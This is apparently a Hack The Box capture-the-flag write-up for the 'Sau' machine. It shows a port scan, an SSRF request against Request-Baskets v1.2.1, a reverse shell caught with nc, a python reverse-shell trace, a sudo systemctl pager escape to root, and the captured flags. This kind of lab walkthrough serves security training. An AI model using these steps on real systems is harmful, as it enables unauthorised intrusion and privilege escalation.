


# Information Gathering

1) found open ports

```
(vigneswar@vigneswar)-[~/Sau]
$ nmap 10.10.11.224
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 19:12 IST
Nmap scan report for 10.10.11.224
Host is up (0.62s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    filtered  http
55555/tcp open      unknown

Nmap done: 1 IP address (1 host up) scanned in 52.45 seconds
```


2) found a website



3) Found SSRF vulnerability

Request-Baskets v1.2.1 - Server-  
Hack The Box :: Hack The Box

exploit-db.com/exploits/51675



Request-Baskets v1.2.1 - Server-side request forgery (SSRF)

EDB-ID:

51675

CVE:

2023-27163

Author:

IYAAD LUQMAN K

Type:

WEBAPPS

Platform:

PYTHON

Date:

2023-08-10


EDB Verified:

☐

Exploit:

☐ / ☐

Vulnerable App:



# Exploit Title: Request-Baskets v1.2.1 - Server-side request forgery (SSRF)

# Vulnerability Assessment

1) Changed Settings to see response

## Request

Pretty

Raw

Hex



\n




## Resp


Prett

```
1 PUT /api/baskets/2b7s4st HTTP/1.1
2 Host: 10.10.11.224:55555
3 User-Agent: Mozilla/5.0 (X11; Linux
  x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: application/json,
  text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type:
  application/x-www-form-urlencoded;
  charset=UTF-8
8 Authorization:
  6mESlHFTKmezvCxL5eXcf0QyIR_9LpjAH6BaLPR
  cmkHq
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 110
11 Origin: http://10.10.11.224:55555
12 Connection: close
13 Referer:
  http://10.10.11.224:55555/web/2b7s4st
14
15 {
  "forward_url":"http://127.0.0.1",
  "proxy_response":true,
  "insecure_tls":true,
  "expand_path":true,
  "capacity":200
}
```

2) Accessed internal page



### 3) Found vulnerability



## Exploit

### 1) Got shell using the exploit

```

(vigneswar@vigneswar)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.224] 41558
$ whoami
whoami
puma
$ python3
python3
Python 3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
import pty
>>> pty.spawn("/bin/bash")
pty.spawn("/bin/bash")
puma@sau:/opt/maltrail$

```

2) Got the user flag

```

puma@sau:~$ ls
user.txt
puma@sau:~$ cat user.txt
276b992a583d05d6e33726635a6fd208
puma@sau:~$

```

3) Checked sudo permission

```

puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service

```

4) systemctl can be used to escalate privileges

(c) This invokes the default pager, which is likely to be less, other functions may apply.

```

sudo systemctl
!sh

```

```

puma@sau:~$ sudo systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:
   Active: active (running) since Wed 2023-10-18 13:40:10 UTC; 1h 20min ago
     Docs: https://github.com/stamparm/maltrail#readme
           https://github.com/stamparm/maltrail/wiki
  Main PID: 897 (python3)
    Tasks: 13 (limit: 4662)
   Memory: 304.5M
    CGroup: /system.slice/trail.service
            └─ 897 /usr/bin/python3 server.py
               1128 /bin/sh -c logger -p auth.info -t "maltrail[897]" "Failed
               1129 /bin/sh -c logger -p auth.info -t "maltrail[897]" "Failed
               1132 sh
               1133 python3 -c import socket,os,pty;s=socket.socket(socket.AF_
               1134 /bin/sh
               1138 python3
               1139 /bin/bash
               8651 gpg-agent --homedir /home/puma/.gnupg --use-standard-socke
              32277 sudo systemctl status trail.service
              32278 systemctl status trail.service
              32279 pager

Oct 18 14:59:10 sau sudo[32271]: pam_unix(sudo:auth): auth could not identify p
!sh
# whoami
root
# █

```

got root flag

```

Oct 18 14:59:10 sau sudo[32271]: pam_unix(sudo:auth): auth could not identify p>
!sh
# whoami
root
# cat /root/root.txt
a4df890ad9192e6e59bffb015997b3f
# ^X@sS█

```